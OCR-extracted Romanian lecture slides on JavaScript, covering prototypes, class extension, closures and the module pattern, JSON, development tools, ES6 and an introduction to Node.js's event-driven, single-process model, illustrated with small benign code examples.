Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: prototipuri

Deoarece orice obiect deține în mod implicit proprietatea **prototype**,
structura unei clase poate fi extinsă ulterior

un prototip e o proprietate oferind o legătură ascunsă către obiectul de care aparține

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


caracteristici: prototipuri

Dacă se încearcă accesarea unui element inexistent
în cadrul unui obiect dat,
se va verifica lanțul de prototipuri (*prototype chain*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
function Animal (nume, marime) { // definiție inițială
   this.nume = nume;
   this.marime = marime;
}

// pe baza protipurilor, definim noi metode
Animal.prototype.oferaNume = function () {
   return this.nume;
};
Animal.prototype.oferaMarime = function () {
   return this.marime;
};

// instanțiem un obiect de tip Animal
var tux = new Animal ("Tux", 17);
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


this
tux: {Animal.prototype}
Object.prototype
this.tux
nume: "Tux"
marime: 17
Animal.prototype
Animal.prototype
constructor: Animal()
oferaNume: <anon>()
oferaMarime: <anon>()
Object.prototype
Animal()
prototype: Animal.prototype
name: "Animal"
length: 2
Function.prototype

caracteristici: prototipuri

Pentru a cunoaște tipul unui obiect
(pe baza constructorului și a ierarhiei de prototipuri)
se folosește operatorul **instanceof**

caracteristici: prototipuri

```
var marimi = [17, 20, 7, 14];
```

marimi **instanceof** Array ≡ true
marimi **instanceof** Object ≡ true
marimi **instanceof** String ≡ false

```
var tux = new Animal ("Tux", 17);
```

tux **instanceof** Object ≡ true
tux **instanceof** Array ≡ false

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: extinderea claselor

Adăugarea unei metode se realizează via **prototype**

```
Animal.prototype.oferaNumeMare = function () {
   return this.nume.toUpperCase ();
};
```

tux.oferaNumeMare () ≡ "TUX"

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: extinderea claselor

Pot fi extinse și obiectele predefinite:

```
// adăugăm o metodă obiectului String
String.prototype.inverseaza = function () {
  var inv = '';
  for (var iter = this.length - 1; iter >= 0; iter--) { // inversăm șirul…
     inv += this[iter];
  }
  return inv;
};
"Web".inverseaza () ≡ "beW"
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: extinderea claselor

Cel mai general prototype este cel al lui Object

una dintre metodele disponibile – predefinite – este **toString**() care poate fi suprascrisă (*over-ride*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: extinderea claselor

```
var tux = new Animal ("Tux", 17);
```

tux.toString () ≡ [object Object]

```
Animal.prototype.toString = function () {
  return '<animal>' + this.oferaNume () + '</animal>';
};
```

tux.toString () ≡ "<animal>Tux</animal>"

Atenție la pericole! – *e.g.*, comportamentul diferit al construcției for (var *proprietate* in *obiect*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: extinderea claselor

Șablon general:

```
ClasaDeBaza = function () { /* ... */ };
SubClasa = function () { /* ... */ };
SubClasa.prototype = new ClasaDeBaza ();
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: funcții de nivel înalt

Deoarece o funcție reprezintă un obiect, poate fi:

stocată ca valoare (asociată unei variabile)

pasată ca argument al unei alte funcții

întoarsă de o funcție – fiind argument pentru return

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: încapsulare

JavaScript oferă un singur spațiu de nume,
la nivel global

- conflicte privind denumirea funcțiilor/variabilelor
specificate de programe diferite,
concepute de mai multi dezvoltatori

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: încapsulare

Nu trebuie afectat spațiul de nume global, păstrându-se codul-sursă la nivel privat

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: încapsulare

Codul poate fi complet încapsulat
via funcții anonime
care „păstrează” construcțiile la nivel privat

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: *closures*

Declararea imbricată – ca expresii de tip funcție – a funcțiilor anonime are denumirea ***closures***

https://developer.mozilla.org/en/JavaScript/Guide/Closures

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: *closures*

```
// specificarea unei expresii de tip funcție
( function () {
    // variabilele & funcțiile vor fi vizibile doar aici
    // variabilele globale pot fi accesate
} ( ) );
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
var cod = (function () {
   var priv = 0; // variabilă privată
   function start (x) {
     // ... poate accesa 'priv'
     // și funcția 'faCeva'
   }
   function faAia (param) {
    // ... invizibilă din afară
}
   function faCeva (x, y) {
     // ...
   }
   return {
     // sunt publice doar
     // funcțiile 'start' și 'faCeva'
     'start': start,
     'faCeva': faCeva
   }
}) ();

cod.start (arg); // apelăm 'start'
```

```
var cod = (function () {
   var priv = 0; // variabilă privată
   function start (x) {
     // ... poate accesa 'priv'
     // și funcția 'faCeva'
   }
   function faAia (param) {
    // ... invizibilă din afară
}
   function faCeva (x, y) {
     // ...
   }
   return {
     // sunt publice doar
     // funcțiile 'start' și 'faCeva'
     'start': start,
     'faCeva': faCeva
   }
}) ();

cod.start (arg); // apelăm 'start'
```

via *closures*, simulăm metodele private

- modularizarea codului (*module pattern*)

```
var makeCounter = function () {
  var contorPrivat = 0;          // un contor de valori (inițial, zero)
  function changeBy (val) { // funcție privată
     contorPrivat += val;        // ce modifică valoarea contorului
  }
  return {                       // funcții publice (expuse)
     increment: function() {
        changeBy (1);
     },
     decrement: function() {
        changeBy (-1);
     },
     value: function() {
        return contorPrivat;
     }
  };
};
```

```
console.log (contor1.value ()); /* 0 */
contor1.increment ();
contor1.increment ();
console.log (contor1.value ()); /* 2 */
contor1.decrement ();
console.log (contor1.value ()); /* 1 */
console.log (contor2.value ()); /* 0 */
```

JavaScript ▾

```
var makeCounter = function () {
  var contorPrivat = 0;      // un contor de valori (initial, zero)
  function changeBy (val) { // functie privata
    contorPrivat += val;     // ce modifica valoarea contorului
  }
  return {                   // functii publice (expuse)
    increment: function() {
      changeBy (1);
    },
    decrement: function() {
      changeBy (-1);
    },
    value: function() {
      return contorPrivat;
    }
  };
};

// cream 2 contoare
var contor1 = makeCounter ();
var contor2 = makeCounter ();

console.log (contor1.value ()); /* 0 */
contor1.increment ();
contor1.increment ();
console.log (contor1.value ()); /* 2 */
contor1.decrement ();
console.log (contor1.value ()); /* 1 */
console.log (contor2.value ()); /* 0 */
```

Console

```
0
2
1
0
›
```

de reținut!

Totul în JavaScript este obiect – chiar și funcțiile

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de reținut!

Orice obiect este întotdeauna mutabil
(poate fi alterat oricând)

proprietățile și metodele sunt disponibile
oriunde în program (*public scope*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de reținut!

Nu există vizibilitate la nivel de bloc de cod
(*block scope*),
ci doar la nivel global ori la nivel de funcție

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de reținut!

Funcțiile ascund orice e definit în interiorul lor

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de reținut!

Operatorul “.” este echivalent cu de-referențierea:

ob.prop === ob["prop"]

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de reținut!

Operatorul **new** creează obiecte aparținând „clasei” specificate de funcția constructor

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de reținut!

Accesorul **this** este relativ la contextul execuției, nu al declarării

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de reținut!

Proprietatea **prototype** are valori modificabile

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

json

JavaScript Object Notation

http://json.org/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

json

JavaScript Object Notation

format compact pentru interschimb de date între aplicații

biblioteci de procesare și alte resurse de interes:
http://jsonauts.github.io/

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

json

JavaScript Object Notation


datele pot fi specificate
în termeni de obiecte și literali

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

json

JavaScript Object Notation

```
{
    'nume': 'Tux',
    'stoc': 33,
    'model': [ 'candid', 'furios', 'vesel' ]
}
```



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

instrumente

procesare strictă a limbajului: **"use strict";**

verificare statică a codului: JSLint, JSHint, ESLint


suport pentru *unit testing*: Jasmine, Qunit, Sinon.js, Tyrtle

documentarea codului: JSDoc Toolkit

optimizare de cod: Closure Compiler

de studiat și S. Buraga, „Ingineria dezvoltării aplicațiilor JavaScript”
www.slideshare.net/busaco/cliw-20142015-12-ingineria-dezvoltrii-aplicaiilor-javascript

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



www.codefellows.org/blog/a-list-of-foundational-javascript-tools

Care este viitorul limbajului JavaScript?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

EcmaScript 6 (ES6)

specificație în stadiu de ciornă (Rev 36 – 17 martie 2015)

wiki.ecmascript.org/doku.php?id=harmony:specification_drafts

https://people.mozilla.org/~jorendorff/es6-draft.html

instrumente ES6: **https://github.com/addyosmani/es6-tools**

EcmaScript 6 (ES6)

definirea de clase – perspectiva paradigmei obiectuale
parametri cu valori implicite și parametri multipli
iteratori și generatori
noi tipuri de date – *e.g.*, *map*, *set, proxy*
modularizarea codului: module + importuri
...

de studiat și *Essential JavaScript Links*
https://gist.github.com/ericelliott/d576f72441fc1b27dace

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

N-am putea dezvolta în JavaScript aplicații Web la nivel de server?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: caracterizare

"Node.js is a platform built on Chrome's JavaScript runtime for easily building fast, scalable network applications.
Node.js uses an event-driven, non-blocking I/O model that makes it lightweight and efficient, perfect for data-intensive real-time applications that run across distributed devices."

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Ryan Dahl concepe **Node.js** (2009) – **http://nodejs.org/**

Node.js rulează pe mașini respectând standardul POSIX
+ pe calculatoare Windows (2011)

Node.js este adoptat de industrie (2012)
e.g., Cloud9 IDE, eBay, LinkedIn, Storify, Yahoo!

Node.js Foundation (februarie 2015)
Joyent, IBM, Microsoft, PayPal, Fidelity, SAP, The Linux Foundation

Node.js 0.12 – versiunea actuală (martie 2015)

io.js – varianta Node.js concepută în ES6 (în lucru)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js

Permite dezvoltarea de **aplicații Web**
la nivel de server în limbajul JavaScript

recurge la V8 – procesor (interpretor) JavaScript
creat de Google și disponibil liber
https://code.google.com/p/v8/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: caracterizare

Oferă suport pentru cele mai importante protocoale Web și Internet

HTTP (*HyperText Transfer Protocol*)
DNS (*Domain Name System*)
TLS (*Transport Layer Security*)
functionalități de nivel scăzut (*socket*-uri TCP)

node.js: caracterizare

Operațiile de intrare/ieșire sunt **asincrone**

fiecare cerere (operație) adresată aplicației
– *e.g.*, acces la disc, la rețea, la alt proces – poate avea atașată o funcție de tratare a unui eveniment specific

evented I/O

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cod JS executat de client (*browser* Web)		cod JS rulat pe partea de server (node.js)
așteaptă și tratează evenimente de interacțiune (onclick, onmouseover, onkeypressed,…)	**procesare bazată pe evenimente** *evented/ event-based*	așteaptă și tratează cereri (evenimente) provenite de la client(i)
programul trebuie să fie responsiv atunci când așteaptă încărcarea datelor de pe rețea (*e.g.*, JSON, XML, imagini, video) via Ajax/Comet ori *socket*-uri Web	**asincronism** (*e.g.*, operatii neblocante)	programul trebuie să fie responsiv atunci când așteaptă încărcarea datelor locale/externe (preluate din baze de date, fișiere, servicii Web, API-uri,…)

adaptare după Ben Sheldon (2012): http://www.island94.org/?p=3066

node.js: caracterizare

O aplicație node.js rulează într-**un singur proces**

codul JavaScript nu este executat paralel,
dar tratează în mod asincron diverse evenimente I/O

single-process event loop

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: caracterizare


O aplicație node.js rulează într-**un singur proces**

deosebire esențială față de serverele de aplicații Web tradiționale ce recurg la servere *multi-process/threaded*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

node.js: caracterizare

O aplicație node.js rulează într-**un singur proces**




server tipic

server node.js

adaptare după Ben Sheldon (2012): http://www.island94.org/?p=3066

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

